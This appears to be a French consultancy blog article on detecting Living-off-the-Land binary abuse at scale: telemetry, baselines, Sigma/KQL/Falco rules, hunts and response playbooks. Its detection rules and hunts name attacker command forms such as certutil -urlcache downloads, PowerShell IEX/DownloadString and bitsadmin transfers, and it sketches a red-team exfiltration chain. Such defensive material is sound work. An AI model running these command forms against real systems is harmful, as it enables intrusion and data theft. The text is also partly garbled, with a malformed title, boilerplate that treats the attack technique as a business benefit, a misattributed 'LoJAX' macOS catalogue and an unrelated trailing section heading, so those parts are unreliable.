AYI NEDJIMI Consultants

Living-off-the-Land (LOL-Bins/LOLBAS) à l’échelle en

Catégorie : Articles Techniques Lecture : 28 min Publié le : 07/12/2025 Auteur : Ayi NEDJIMI

Les attaquants privilégient de plus en plus l Living-off-the-Land (LOL-Bins/LOLBAS) à l’échelle |. Expert en cybersécurité et intelligence.

Cette analyse technique de Living-off-the-Land (LOL-Bins/LOLBAS) à l’échelle en s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels. Les attaquants privilégient de plus en plus l Living-off-the-Land (LOL-Bins/LOLBAS) à l’échelle |. Expert en cybersécurité et intelligence. Ce guide technique sur living off the land echelle s'appuie sur des retours d'expérience terrain et des méthodologies éprouvées en environnement de production. Nous abordons notamment : résumé exécutif, comprendre le concept living-off-the-land et cartographie des binaires et scripts critiques. Les professionnels y trouveront des recommandations actionnables, des commandes prêtes à l'emploi et des stratégies de mise en œuvre adaptées aux environnements d'entreprise.

Résumé exécutif

Les attaquants privilégient de plus en plus l'utilisation d'outils et de binaires natifs présents sur les systèmes d'exploitation, une approche dite « Living-off-the-Land » (LOTL) popularisée via les catalogues LOLBins/LOLBAS. Cette stratégie permet de contourner les solutions de sécurité traditionnelles, en se fondant dans le bruit des activités légitimes. Dans les environnements modernes (postes Windows, serveurs Linux, macOS, conteneurs), l'échelle et la diversité des outils natifs rendent la détection complexe. Les adversaires combinent PowerShell, WMI, MSHTA, Certutil, Bash, Python préinstallé ou binaires Apple pour exécuter des charges utiles, se déplacer latéralement et exfiltrer des données. Cet article propose une approche structurée pour détecter et contrer les activités LOTL à grande échelle : instrumentation télémétrique, construction de baselines comportementales, détection avancée (analytique, ML), et playbooks de réponse. Sont également abordées la gestion des faux positifs et la gouvernance nécessaires pour maintenir ces capacités opérationnelles.

Notre avis d'expert

L'automatisation de la sécurité est un multiplicateur de force, pas un remplacement des compétences humaines. Un script bien conçu peut couvrir en continu ce qu'un analyste ne pourrait vérifier qu'une fois par trimestre. L'investissement dans le tooling interne est systématiquement sous-estimé.

Votre processus de patch management couvre-t-il l'ensemble de votre parc applicatif ?

Comprendre le concept Living-off-the-Land

Le concept Living-off-the-Land décrit l'utilisation d'outils légitimes installés par défaut (binaires système, scripts, services) pour réaliser des actions malveillantes. Les attaquants cherchent à éviter le déploiement de logiciels malveillants facilement détectables, en exploitant des fonctionnalités natives :

- Exécution de code : PowerShell, Mshta, Rundll32, WMIC, Bash, Python.
- Téléchargement / exfiltration : Certutil, Bitsadmin, Curl, Netsh, Rsync.
- Persistance : Schtasks, Regsvr32, LaunchAgents (macOS), cron.
- Mouvement latéral : PsExec, WMI, WinRM, SSH.

Les catalogues LOLBAS (Living Off The Land Binaries and Scripts) recensent ces binaires et leurs abus possibles. La majorité des environnements d'entreprise utilisent ces outils légitimement (administration, scripts, automatisations). La détection doit donc distinguer les usages malveillants des usages normaux, en tenant compte du contexte (poste vs serveur, compte utilisateur vs service).

Cartographie des binaires et scripts critiques

La première étape consiste à cartographier les binaires LOTL présents dans l'environnement. On s'appuie sur des sources :

- Catalogue LOLBAS (Windows), GTFOBins (Linux), LoJAX (macOS).
- Inventaires internes : scripts d'administration, outils IT (Sysinternals).
- Observations SOC (alertes passées).

On classe les binaires selon leur impact : exécution de code, exfiltration, persistance. Chaque entrée inclut : chemin, signature numérique, usage légitime, risques, contrôles possibles (AppLocker, WDAC, JAMF). Cette cartographie est versionnée (Git), accessible aux équipes SOC et IT.

Cas concret
La vulnérabilité Heartbleed (CVE-2014-0160) dans OpenSSL a permis l'extraction de données sensibles de la mémoire des serveurs pendant plus de deux ans avant sa découverte. Cet incident fondateur a accéléré l'adoption des programmes de bug bounty et l'audit systématique des composants open-source critiques.

Télémétrie : sources et instrumentation

Pour détecter les usages malveillants, il faut collecter une télémétrie riche :

- **Windows** : Event Tracing for Windows (ETW), Windows Event Logs (Security, Sysmon), PowerShell transcription, AMSI logs, Windows Defender, WMI logging, Task Scheduler logs.
- **Linux** : auditd, Syslog, eBPF (Falco), journald, shell history, SELinux.
- **macOS** : Unified Logs, Endpoint Security Framework, auditd, osquery.

- **Cloud/containers** : Kubernetes audit logs, CloudTrail (Lambda/SSM), Azure Activity logs.

La télémétrie doit capturer : commande exécutée, arguments, utilisateur, terminal, réseau, hachage, signature. Les solutions EDR (Defender, CrowdStrike) enrichissent ces données. L'objectif est de corréler les activités LOTL avec un contexte (période, compte, machine, interactive vs service).

Avez-vous automatisé les tâches de sécurité répétitives qui consomment le temps de vos équipes ?

Baselines comportementales : méthodologie

La baseline consiste à définir le comportement normal par binaire :

1. Collecter l'historique des exécutions sur 30-90 jours. 2. Segmenter par population (utilisateurs, serveurs, environnements). 3. Identifier les top commandes, horaires, scripts. 4. Définir des règles de normalité (compte, machine, arguments).

Exemple : `powershell.exe` est normal pour les comptes IT, anormal pour un utilisateur bureautique. `certutil.exe -decode` peut être légitime dans un processus PKI, mais suspect ailleurs. Les baselines doivent être dynamiques (mise à jour automatique) et versionnées. Les solutions UEBA (User and Entity Behavior Analytics) et des pipelines custom (Spark, KQL) calculent ces baselines.

Détection comportementale : règles et modèles

Règles statiques

On définit des règles basées sur des signatures connues :

- `Powershell` avec `EncodedCommand`, `Invoke-Expression`, `DownloadString`.
- `Mshta` exécutant du code depuis Internet.
- `Certutil` avec `-urlcache -split -f http`.
- `Rundll32` chargeant des DLL hors du dossier système.
- `Bitsadmin` ciblant des domaines externes.

Ces règles sont implémentées dans SIEM (KQL, Splunk SPL), EDR (custom detection), Sysmon (event 1 via configuration). Elles fournissent une première ligne de détection. Les binaires sont surveillés via des GUID Sysmon et des règles Sigma.

Détection comportementale avancée

Les règles statiques génèrent des faux positifs. Les organisations déploient des modèles comportementaux :

- Scoring par rareté : commande jamais vue dans le contexte -> alerte.
- Clustering : regrouper les séquences de commandes et détecter celles hors cluster.

- Graphes : cartes des parent/child processes, identifier des chemins anormaux.
- Séquence : utiliser Markov, LSTM pour détecter des séquences de commandes inhabituelles.

Les features incluent : utilisateur, machine, hash binaire, arguments n-gram, direction réseau. Les résultats alimentent le SOC via un scoring (bas, moyen, haut). Les anomalies faibles sont revues en batch, les hautes en temps réel.

Cas d'usage : PowerShell

PowerShell est emblématique. Pour le surveiller :

- Activer `Module Logging`, `Script Block Logging`, `Transcript`.
- Collecter les logs `Microsoft-Windows-PowerShell/Operational`.
- Surveiller les modules (Mimikatz, Invoke-Mimikatz, Empire) via AMSI.

Patterns suspects :

- `Invoke-Obfuscation` (obfuscation), `FromBase64String`, `iex`.
- Téléchargement distant (`IWR`, `Net.WebClient`).
- Injection mémoire (`Add-Type -AssemblyName System.Core` + `VirtualAlloc`).

Les analystes développent des YARA-L rules sur les scripts. Defender for Endpoint fournit des détections (Suspicious PowerShell). Les baselines identifient les scripts internes pour éviter les alertes.

WMI, WinRM et instrumentation

WMI offre des capacités d'exécution distantes. L'attaquant peut utiliser `wmic` ou `PowerShell Get-WmiObject`. Pour surveiller :

- Activer `WMI logging` (permanent event consumers).
- Collecter `Microsoft-Windows-WMI-Activity/Operational` (event 5857, 5858, 5860).
- Surveiller `WinRM` (event 500-501 `Microsoft-Windows-WinRM/Operational`).

Les règles détectent des connexions WMI depuis des postes utilisateurs vers des serveurs. L'usage de WMI sur des segments sensibles est suspect.

Linux et GTFOBins

Sur Linux, les attaquants utilisent `bash`, `python`, `perl`, `awk`, `curl`, `socat`, `rsync`. Les contrôles incluent :

- `auditd` pour surveiller l'exécution (`execve`).
- `eBPF` (Falco) pour définir des règles (ex : `curl` vers domaines non internes).
- `AppArmor/SELinux` pour restreindre des binaires.

Les scripts collectent les `command history`, les combinent avec les logs. On définit des baselines par serveur (ex : `tar` sur un serveur backup est normal, sur un serveur web c'est suspect). Les conteneurs sont audités via `kube-audit`, `Falco` (règle : `Run shell in container`).

macOS et binaires LoJAX

macOS possède des binaires natifs : `osascript`, `curl`, `osascript`, `launchctl`, `defaults`. La télémétrie utilise l'Endpoint Security Framework (ESF) pour capter les événements process, file, network. Les solutions EDR Mac (Jamf Protect, CrowdStrike) procurent des règles :

- Alerte sur `osascript` exécutant du JavaScript.
- `curl` vers domaines non internes.
- Création de `LaunchAgents` hors `/Library/LaunchAgents`.

Les baselines tiennent compte des équipes (développeurs vs bureau). Les scripts de build (Xcode) sont whitelists pour éviter des alertes.

![SVG à créer : carte des binaires LOTL Windows/Linux/macOS avec niveaux de risque]

Exfiltration via LOTL

Les attaquants exfiltrent des données en utilisant `certutil`, `curl`, `powershell Invoke-WebRequest`, `aws cli`, `az cli`. Les détections reposent sur :

- Analyse des flux réseau (DNS, HTTP, HTTPS).
- Détection des patterns (ex : `certutil -f -urlcache -split http://`).
- Surveiller `Invoke-WebRequest` vers domaines inconnus.
- Regarder les volumes (un `curl` téléchargeant 500 Mo est suspect).

Les solutions DLP incluent des signatures sur les MIME, les patterns de données (PII). On combine DLP avec la télémétrie process pour savoir quel binaire exfiltre.

Persistance LOTL

Les attaquants utilisent des mécanismes natifs :

- `schtasks /create`, `at`, `wscript`.
- `reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run`.
- `LaunchAgents` sur macOS.
- `crontab` sur Linux.

Les logs `Microsoft-Windows-TaskScheduler/Operational` (event 106, 140). Sysmon event 1+13 identifient les modifications. Les analystes surveillent la création de tâches par des comptes utilisateurs non admin. Les règles Sigma existent pour `schtasks` avec des arguments encode.

Approche de gouvernance : charte LOTL

Les entreprises définissent une charte : Pour approfondir, consultez ICS/SCADA : Pentest d'Environnements Industriels.

- Identifier les acteurs autorisés (IT, DevOps) à utiliser des binaires LOTL.
- Exiger des procédures (ticket, enregistrement).
- Documenter les scripts d'administration (version control, signatures).

Les équipes IT utilisent des alternatives sécurisées (PowerShell JEA, remote management). Les scripts sont signés, les macros sont limitées. La charte intègre les principes Zero Trust (Just Enough Access, Just In Time).

AppLocker, WDAC et contrôles d'exécution

AppLocker (Windows) permet de restreindre l'exécution par chemin, hash, signature. On peut :

- Bloquer certains binaires LOTL (`mshta` , `wmic`) pour les utilisateurs standard.
- Limiter `powershell.exe` à la version `PowerShellCore` signée.

Windows Defender Application Control (WDAC) offre un contrôle plus fin, mais nécessite une gestion rigoureuse. On adopte une approche white list + exceptions justifiées. Les logs AppLocker (event 8002) alimentent le SIEM.

Cross-corrélation avec M365 et Cloud

Les activités LOTL ciblent aussi les environnements cloud :

- `Az CLI` pour manipuler des ressources Azure.
- `Aws.exe` pour extraire des données S3.
- `gcloud` pour Cloud Storage.

Les logs (Azure Activity, AWS CloudTrail) doivent être corrélés avec l'endpoint initiateur. Une commande `aws s3 sync` sur un poste utilisateur est suspecte. Defender for Cloud Apps (MCAS) détecte des activités anormales (download massif).

Pipeline analytique et data lake

La masse de télémétrie nécessite un pipeline robuste :

- Ingestion (Logstash, Azure Data Explorer, Kinesis).
- Enrichissement (host context, user info, geoloc, threat intel).
- Feature store (Spark, Synapse) pour ML.
- Visualisation (Power BI, Grafana).

Le pipeline permet des analyses historiques (lookback sur 180 jours). On identifie les TTP, on construit des dashboards.

Détection ML : études de cas

Microsoft Defender for Endpoint

MDE utilise des modèles pour détecter `Suspicious behavior: LOLBin abuse`, `Possible use of BITS for data exfiltration`. Les organisations peuvent inspecter ces alertes, comprendre les features (rarety, parent process). L'intégration avec Sentinel permet d'automatiser la réponse.

Projet interne : scoring d'anomalie

Une entreprise a développé un modèle `Isolation Forest` sur les exécutions PowerShell. Features : heure, longueur commande, entropie, arguments. Le modèle a identifié une exécution obfusquée. L'alerting a déclenché un blocage via SOAR. Les retours d'expérience ont été utilisés pour ajuster les features (ajout du `ParentProcess`).

Playbooks de réponse

Lorsqu'une activité LOTL suspecte est détectée :

1. Valider la commande (`cmdline`). 2. Vérifier le contexte (utilisateur, machine, ticket). 3. Isoler la machine si malveillant. 4. Collecter les artefacts (script, logs, réseau). 5. Analyser la portée (d'autres exécutions, latéralité). 6. Remédiation (kill process, supprimer tâches, réinitialiser comptes).

Les playbooks SOAR automatisent : en cas d'exécution `certutil` suspecte, prélever la mémoire, bloquer IP. Les runbooks incluent la communication (IT, management).

Gestion des faux positifs

Les activités légitimes utilisent les mêmes binaires. Pour gérer :

- Baselines : autoriser certains binaires pour des groupes.
- Suppressions temporaires (via tickets) lors de maintenances.
- Ajustement des seuils (ex : autoriser `bitsadmin` sur les serveurs patching).

Les analystes utilisent des tags `Known Good` dans le SIEM. Un comité mensuel révise les suppressions, supprime les exceptions obsolètes.

Intégration avec MITRE ATT&CK

Le LOTL couvre plusieurs techniques :

- **T1059 (Command and Scripting Interpreter)** : PowerShell, Bash, Python.
- **T1218 (Signed Binary Proxy Execution)** : Rundll32, Mshta, Regsvr32.

- **T1047 (WMI)** : wmic, PowerShell WMI.
- **T1105 (Ingress Tool Transfer)** : Bitsadmin, Curl.
- **T1106 (Execution via API)** : DLL injection, COM.

Les détections sont alignées sur ATT&CK, permettant de mesurer la couverture. On mappe chaque règle, on identifie les gaps. Les rapports MITRE Engenuity (ATT&CK evaluations) fournissent des idées de détection.

Logs enrichis et contexte

Pour améliorer la détection :

- Enrichir les logs avec l'inventaire (type de machine, équipe).
- Ajouter des tags (production, finance, bureau).
- Corréler avec les logs d'authentification (Kerberos, VPN).

Exemple : `powershell.exe` exécuté après un logon RDP d'un compte service -> suspect. Les enrichissements sont gérés via des tables de référence (table KQL, lookup Splunk).

EDR vs solutions natives

Les EDR offrent des détections out-of-the-box, mais les organisations doivent compléter :

- EDR = pare-feu logique, YARA, monitoring.
- Windows natif = Sysmon, ETW, AppLocker.

Combiner les deux offre une résilience (si l'EDR est désactivé). Sysmon configuration (SwiftOnSecurity) inclut des règles pour `rundll32`, `mshta`. Les données Sysmon sont forwardées vers le SIEM.

Blue Team : labs et entraînement

Les Blue Teams organisent des labs LOTL :

- Déployer un lab AD, postes, serveurs.
- Exécuter des TTP (Invoke-Mimikatz, Certutil download).
- Observer les logs, ajuster les règles.

Les exercices Purple Team alignent les détections sur les TTP réelles. Les lessons learned alimentent les baselines. Un calendrier trimestriel assure la mise à jour (nouvelles TTP, nouveaux binaires).

Sensibilisation et politique IT

Les équipes IT sont sensibilisées :

- Formation sur les risques d'utiliser `certutil` non autorisé.

- Processus d'approbation pour scripts PowerShell.
- Communication sur l'enregistrement des actions (audit).

Une politique IT définit les outils supportés, les alternatives. Les utilisateurs finaux sont informés de ne pas exécuter de scripts inconnus.

Observabilité temps réel vs batch

La détection se déploie à deux niveaux :

- **Temps réel** : EDR, SIEM streaming, alertes critiques.
- **Batch** : analyses quotidiennes, scoring, hunting.

Les pipelines stream (Azure Sentinel, Splunk) déclenchent des alertes en <1 minute. Les analyses batch (Databricks) identifient des patterns sur 90 jours. Les deux se complètent : temps réel pour la réponse, batch pour la chasse.

Intégration SOAR

Les SOAR (Cortex XSOAR, Sentinel Automation, Phantom) automatisent : Pour approfondir, consultez Shadow Hacking et Outils IA Non-Autorisés en Entreprise.

- Enrichissement (VirusTotal, Shodan).
- Blocage IP, isolation machine.
- Notification (Teams, Slack).

Les playbooks LOTL incluent des étapes conditionnelles (ex : vérifier si l'utilisateur est admin). Les logs sont mis à jour avec le statut (True Positive/False Positive). Les métriques (MTTD, MTTR) sont suivies.

![SVG à créer : Playbook SOAR pour alerte LOTL]

Observation des séquences

Les TTP LOTL s'inscrivent dans des séquences :

1. `powershell.exe` -> `certutil.exe` -> `bitsadmin.exe` -> exfil. 2. `wmic.exe` -> `psexec.exe` -> `cmd.exe` sur serveur cible.

Les graphes process (Neo4j) permettent de visualiser ces séquences. Les algorithmes d'apprentissage séquentiel détectent les anomalies. Les SOC utilisent des visualisations (Timesketch) pour comprendre. Les détections se déclenchent sur les enchaînements, pas uniquement sur un binaire.

Cas d'incidents documentés

Campagne Emotet

Emotet exploitait `powershell.exe` pour download des payloads, `regsvr32` pour exécuter des DLL, `mshta` pour obfuscation. Les organisations ayant activé PowerShell Logging ont détecté les `EncodedCommand`. Les EDR ont mis en quarantaine les processus. L'incident a mis en lumière la nécessité d'activer AMSI et Sysmon.

Intrusion APT29

APT29 a utilisé `certutil` pour télécharger des payloads, `bitsadmin` pour persistance. Les logs ont montré `certutil -urlcache`. L'analyse a révélé un flux vers un domaine inconnu. Les défenses incluant un monitoring de `bitsadmin` ont permis une détection rapide.

Incident interne (shadow IT)

Un administrateur a utilisé `powershell.exe` pour déployer un script non autorisé sur 200 postes. Les baselines ont détecté l'usage par un compte non IT. Après enquête, l'activité était légitime mais non approuvée. Cette situation a motivé la création d'un processus de demande.

Détection sur endpoints isolés

Dans des contextes air-gapped, sans SIEM centralisé, on utilise :

- `sysmon + logstash offline`.
- Scripts `PowerShell` qui exportent des logs sur clé USB.
- Outils `osquery` pour collecter les événements.

Les analyses se font en différé. Les organisations déploient des appliances locales pour corréler, puis synchronisent quand possible.

Alignement avec les obligations réglementaires

Les secteurs régulés (finance, santé) doivent démontrer leur capacité de détection. Les détections LOTL répondent à :

- **PCI DSS** : surveillance des accès administratifs.
- **ISO 27001** : contrôle d'accès, journaux.
- **NIS2** : détection et réponse.

Les rapports de conformité incluent le nombre d'incidents LOTL détectés, le temps de réponse, les audits de logs.

Continuum de maturité

1. **Niveau 1** : collecte logs basique (Security, Sysmon), règles statiques, réaction manuelle. 2. **Niveau 2** : baselines par population, détections contextualisées, SOAR partiel. 3. **Niveau 3** : ML, corrélation multi-sources, automatisation réponse, hunts réguliers. 4. **Niveau 4** : Zero Trust, micro-segmentation, blocage proactif, red team continu.

La feuille de route inclut des jalons (échéances trimestrielles), sponsor exécutif, indicateurs de progression.

Hunting : scénarios pratiques

- **Hunt 1** : Rechercher `certutil` avec `-urlcache` sur les 7 derniers jours.
- **Hunt 2** : Identifier les commandes PowerShell avec entropie élevée (>4.0) -> suspicion d'encodage.
- **Hunt 3** : Lister les exécutions `wmic` depuis des postes utilisateurs vers des serveurs.
- **Hunt 4** : Sur Linux, détecter `curl` vers `*.onion`.

Les hunts sont documentés (Wiki), exécutés par rotation. Les résultats sont évalués et partagés lors de réunions SOC.

![SVG à créer : matrice de hunts LOTL par TTP ATT&CK]

> **Ressources open source associées :**
>
> - COMHijackDetector — Détection de détournement COM (C++)
> - WMIEventConsumerHunter — Détection de persistance WMI (C++)
> - ETWThreatHunter — Threat hunter ETW (C++)
> - mitre-attack-fr — Dataset MITRE ATT&CK (HuggingFace)

Questions frequemment posees

Quels sont les avantages concrets de Living-off-the-Land (LOL-Bins/LOLBAS) à l'échelle en pour les entreprises ?

Les avantages de Living-off-the-Land (LOL-Bins/LOLBAS) à l'échelle en pour les entreprises incluent l'amelioration de la productivite des equipes, la reduction des risques operationnels et la capacite a repondre plus efficacement aux exigences du marche. L'adoption structuree de ces technologies permet egalement de renforcer la competitivite de l'organisation et d'optimiser l'allocation des ressources sur les activites a forte valeur ajoutee.

Conclusion générale

La lutte contre les activités Living-off-the-Land nécessite une approche systématique : cartographie des binaires, instrumentation télémétrique riche, baselines comportementales, détection avancée, réponse orchestrée. À l'échelle d'une grande organisation, seules l'automatisation, la gouvernance et l'analyse multidimensionnelle permettent de distinguer les usages légitimes des abus malveillants. L'investissement dans les capacités de détection comportementale et la collaboration entre SecOps, IT et métiers est indispensable pour contrer des adversaires qui exploitent les outils natifs. En alignant les défenses sur les TTP et en cultivant un programme de hunting basé sur les LOLBins/LOLBAS, les entreprises maintiennent une posture résiliente face aux attaques furtives.

Compléments : instrumentation spécifique PowerShell 7 et Core

Avec l'adoption de PowerShell 7/PowerShell Core, la télémétrie doit couvrir les chemins supplémentaires (`C:\Program Files\PowerShell\7\pwsh.exe`). Les défenseurs activent la journalisation :

- `Register-PSSessionConfiguration` pour limiter les modules.
- `Set-PSReadlineOption -HistorySaveStyle` pour contrôler l'historique.
- Utilisation de `Constrained Language Mode` pour les postes non IT.

Les scripts signés (`Set-ExecutionPolicy AllSigned`) réduisent les abus. Toutefois, les attaquants peuvent utiliser `pwsh.exe -NoLogo -NoProfile`. Les détections surveillent `pwsh` exécuté depuis des répertoires temporaires.

Gestion des scripts signés et du Code Integrity

La signature des scripts est clé. Les organisations déploient une PKI interne :

- Certificats de signature de code pour les équipes IT.
- Pipeline de validation (lint, scan, signature, publication).

Les scripts non signés sont bloqués via AppLocker. Les logs AppLocker (8004) indiquent les blocages. L'usage de `Set-AuthenticodeSignature` est monitoré. On déploie des outils (GitLab CI) pour imposer la signature avant publication.

Cas d'étude : campagne interne de simulation

Une entreprise a mené une campagne interne (red team) simulant une attaque LOTL :

1. Phishing pour déposer un beacon Cobalt Strike. 2. Utilisation de `powershell.exe` pour télécharger un loader via `IEX`. 3. Mouvement latéral via `wmic /node`. 4. Exfiltration via `bitsadmin`.

Les détections : EDR a détecté le `EncodedCommand` PowerShell ; Sysmon a alerté sur `wmic`. Cependant, l'exfiltration `bitsadmin` est passée inaperçue. Cette simulation a conduit à la mise en place d'une règle KQL :

```
DeviceProcessEvents
| where FileName == "bitsadmin.exe"
| extend Cmd = tostring(ProcessCommandLine)
| where Cmd hasany ("/transfer","/download","http://","https://")
| project Timestamp, DeviceName, AccountName, Cmd
```

L'organisation a également activé les `BITS Operational logs` (event 59).

Linux : instrumentation eBPF/Falco détaillée

Falco utilise des règles pour détecter des comportements anormaux :

- `Launch Process` hors container image.
- `Unexpected outbound connection`.

Exemple de règle :

```
- rule: Excessive Curl Outbound
  desc: Detecte l'utilisation suspecte de curl pour des domaines non approuvés
  condition: evt.type in (execve) and proc.name = "curl" and not fd.sip in (listinternals)
and evt.arg.path containsany ("http://", "https://")
  output: "Use of curl out of allowlist (user=%user.name command=%proc.cmdline)"
  priority: WARNING
```

Les logs Falco sont ingestés dans Loki et corrélés à Prometheus. Les clusters Kubernetes utilisent `Falco Sidekick` pour envoyer les alertes vers Slack/SIEM. Les administrateurs Linux appliquent également `auditd` avec des règles `-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/wget`. Pour approfondir, consultez Cloud IAM : Escalade de Privileges Multi-Cloud.

macOS : Endpoint Security Framework

Le framework ESF offre des événements `ESEVENTTYPENOTIFY_EXEC`. Les développeurs de sécurité créent des daemons interceptant les exécutions `osascript`, `curl`, `python`. Les événements sont enrichis avec l'identité (utilisateur, TCC). Les politiques MDM (Jamf) désactivent `Remote Apple Events`. Les règles de détection ciblent les scripts Apple (JXA) exécutés hors contexte. On surveille la création de `LaunchAgents` dans `~/Library/LaunchAgents`. Les logs d'audit (event type 7 `EXECVE`) complètent.

Rôle des proxies et passerelles réseau

Les proxies HTTP/HTTPS fournissent des logs utiles :

- URL, User-Agent, catégorie, volume.
- Intégration avec `X-Forwarded-For` pour identifier le poste.

Les règles détectent : `certutil` comme User-Agent, `powershell` / `Invoke-WebRequest`. On ajoute des signatures sur `mshta` (`User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)`). Les proxies peuvent bloquer les domaines suspects, imposer SSL inspection (avec exceptions). Les flux `bitsadmin` apparaissent comme `BITS/7.5`. Les NDR (Darktrace, Vectra) corrèlent ces user agents.

Intégration Threat Intelligence

La Threat Intel enrichit : domaines, IP, hash des scripts malveillants. Les feeds (VirusTotal, MISP) fournissent des IOCs sur des campagnes LOTL. On corrèle les exécutions `certutil` téléchargant depuis un domaine TI. Les fichiers téléchargés sont soumis à `sandbox` (Cuckoo). Les alertes TI sont priorisées (score plus élevé). Les playbooks incluent l'enrichissement automatique via API.

Gouvernance des exceptions

Les exceptions LOTL doivent être gérées :

- Formulaire de demande (binaires, fréquence, comptes).
- Validation par SecOps et IT.
- Durée limitée, revue périodique.

Les exceptions sont taguées dans le SIEM. À l'expiration, une alerte informe l'équipe. On maintient un registre (CMDB) avec les scripts autorisés. Les exceptions multiples déclenchent une revue (peut indiquer une mauvaise architecture).

Visualisations et dashboards

Des dashboards interactifs (Power BI, Kibana) montrent :

- Top 10 binaires LOTL (par volume, par user).
- Cartographie parent/child process.
- Timeline des alertes.
- Voies d'exfiltration (bitsadmin, certutil).

![SVG à créer : dashboard exemple montrant top binaires LOTL par département]

KPI et métriques

Les métriques suivies :

- Nombre d'exécutions `powershell.exe` par semaine (global et par service).
- Taux de faux positifs (alertes LOTL vs incidents confirmés).
- Temps de réaction (MTTR) sur alertes `certutil`.
- Couverture (pourcentage de machines avec Sysmon, auditd).

Ces données alimentent les comités de sécurité. Des objectifs (réduction 20% des faux positifs) sont fixés.

Relations avec les équipes DevOps

DevOps utilise des scripts pour déploiement (PowerShell, Bash). Les équipes SecOps collaborent :

- Revue des pipelines CI/CD.
- Mise en place d'exécutions signées.
- Documenter les horaires (ex : déploiements nocturnes).

Les pipelines déploient des agents EDR, fournissent les logs. Les environnements de build sont surveillés (prévention sabotage). Les Git hooks détectent les commandes suspectes dans les scripts commités.

Response rapide via contrôle d'accès

Les solutions `Privilege Access Management` (PAM) surveillent les sessions. Lorsqu'un opérateur exe un binaire LOTL, la session est enregistrée. Les alertes critiques déclenchent la suspension (ex : `certutil` par un compte non autorisé). Les consoles PAM offrent des rapports sur les commandes utilisées. Dans certains cas, les organisations imposent le bastion pour administrer (tout passe par PAM).

Intégration avec les frameworks Zero Trust

Dans un modèle Zero Trust :

- L'accès aux binaires sensibles est conditionné (MFA, device compliant).
- La segmentation micro (SDP) limite l'impact des exécutions LOTL (vs segmentation macro).

Les politiques adaptatives bloquent l'accès si un binaire suspect est détecté. Les signaux (ex : alerte EDR) modifient le niveau d'accès en temps réel (Integration avec Azure AD Conditional Access).

Cas d'exfiltration via OneDrive/SharePoint

Les attaquants utilisent OneDrive en tant que canal. Une commande `powershell Invoke-WebRequest` upload des données. Les logs `Microsoft 365` (Audit) détectent des uploads volumineux. Defender for Cloud Apps alerte sur `Mass download/upload`. Les organisations définissent des politiques DLP cloud (bloquer quand sensitive label). Les corrélations endpoint-cloud identifient l'origine.

Sécurité des environnements OT/ICS

Les systèmes industriels disposent de binaires natifs (ex : `ftp`, `tftp`). Les logs sont limités. Les défenseurs :

- Instrumentent les ICS (ex : Nozomi, Claroty) pour surveiller les commandes.
- Utilisent des whitelists strictes (application whitelisting).
- Segmentation forte (Zones Purdue).

Les hunts recherchent des commandes non standard (ex : `curl` sur un HMI). Les incidents passés ont montré l'utilisation de `PsExec` pour déployer des charges dans OT.

Prévention par suppression ou restriction des binaires

Certaines organisations retirent certains binaires :

- Renommer `mshta.exe`, `wmic.exe` pour les users.
- Remplacer `certutil.exe` par un wrapper loggé.

Cela doit être fait prudemment (compatibilité). En alternative, on utilise `Filesystem ACL` ou `AppLocker` pour restreindre l'accès. Les modifications sont testées en pre-prod avant diffusion. On garde des copies en cas de besoin (sous dossiers restreints).

Perspectives ML : graph embeddings et détection séquentielle

Des recherches explorent l'utilisation de graph embeddings pour représenter les séquences de processus. Les nodes = processus, edges = parent/child. Les embeddings (Node2Vec) alimentent des modèles de classification. D'autres utilisent des Transformers sur les séquences de commandes (tokenisation). Les résultats sont prometteurs, mais exigent des ressources et une gouvernance data scientifique (gestion du drift, explications). Les organisations expérimentent dans des environnements isolés avant production.

Programme de bug bounty interne

Pour améliorer la détection, certaines entreprises lancent des programmes internes : les équipes Red/Blue soumettent des TTP LOTL non détectées, récompensées. Cela motive l'innovation et révèle des lacunes. Les contributions sont documentées et intégrées dans la roadmap.

Communication et reporting vers l'exécutif

Les dirigeants doivent comprendre les risques. Les rapports trimestriels résument :

- Cas d'incidents LOTL.
- Niveau de préparation (maturité, baselines).
- Investissements nécessaires (EDR, licences, formation).

Des infographies illustrent le concept (binaire légitime -> abus). Les KPI sont traduits en impact business (temps d'arrêt, risque financier).

Alignement sur D3FEND

Le framework D3FEND propose des contre-mesures spécifiques. Pour LOTL :

- `Execution Prevention` (AppLocker).
- `Process Whitelisting`.
- `Behavioral Analytics`.

Les organisations mapent leurs contrôles sur D3FEND pour s'assurer de la couverture. Cela facilite les audits.

Roadmap renforcée

1. **0-3 mois** : déployer Sysmon/EDR complet, activer logging PowerShell, définir top règles Sigma. 2. **3-6 mois** : baselines par groupe, dashboards, hunts réguliers. 3. **6-12 mois** : ML, SOAR complet, intégration Zero Trust, contrôle PAM. 4. **>12 mois** : suppression binaires superflus, intégration OT/Cloud, bug bounty interne.

Chaque phase inclut des jalons (livrables, formations), sponsor (CISO), budget. Pour approfondir, consultez DNS Tunneling Detection : Guide SOC Analyst.

Ressources et bibliographie

- LOLBAS Project (lolbas-project.github.io).
- GTFOBins (gtfobins.github.io).
- Microsoft docs : PowerShell Logging, WDAC, AMSI.
- Whitepapers MITRE, SANS sur LOTL.
- Blogs (SpecterOps, Red Canary, MDSec).

Les équipes maintiennent une veille : flux RSS, Slack #threat-intel. Des revues mensuelles mettent à jour les règles, partagent les nouvelles TTP.

Checklist finale étendue

1. Inventaire complet des binaires LOTL (Windows/Linux/macOS, Cloud CLI). 2. Télémétrie multi-source (Sysmon, auditd, ESF, EDR, proxies). 3. Baselines par population, scoring de rareté. 4. Règles statiques + comportementales, alignées MITRE. 5. SOAR pour réponse rapide, playbooks documentés. 6. Gouvernance : charte, exceptions, formation. 7. Intégration Zero Trust, PAM, segmentation réseau. 8. Programme de hunting, labs Purple Team, bug bounty interne. 9. KPI/reporting exécutif, alignement réglementaire. 10. Roadmap de suppression progressive des binaires à haut risque.

En respectant cette checklist, les organisations déploient une défense adaptative contre les activités Living-off-the-Land à l'échelle, détectant les comportements anormaux tout en évitant la surcharge d'alertes.

6. Silver Ticket : falsification de tickets de service

6.1 Principe et mécanisme

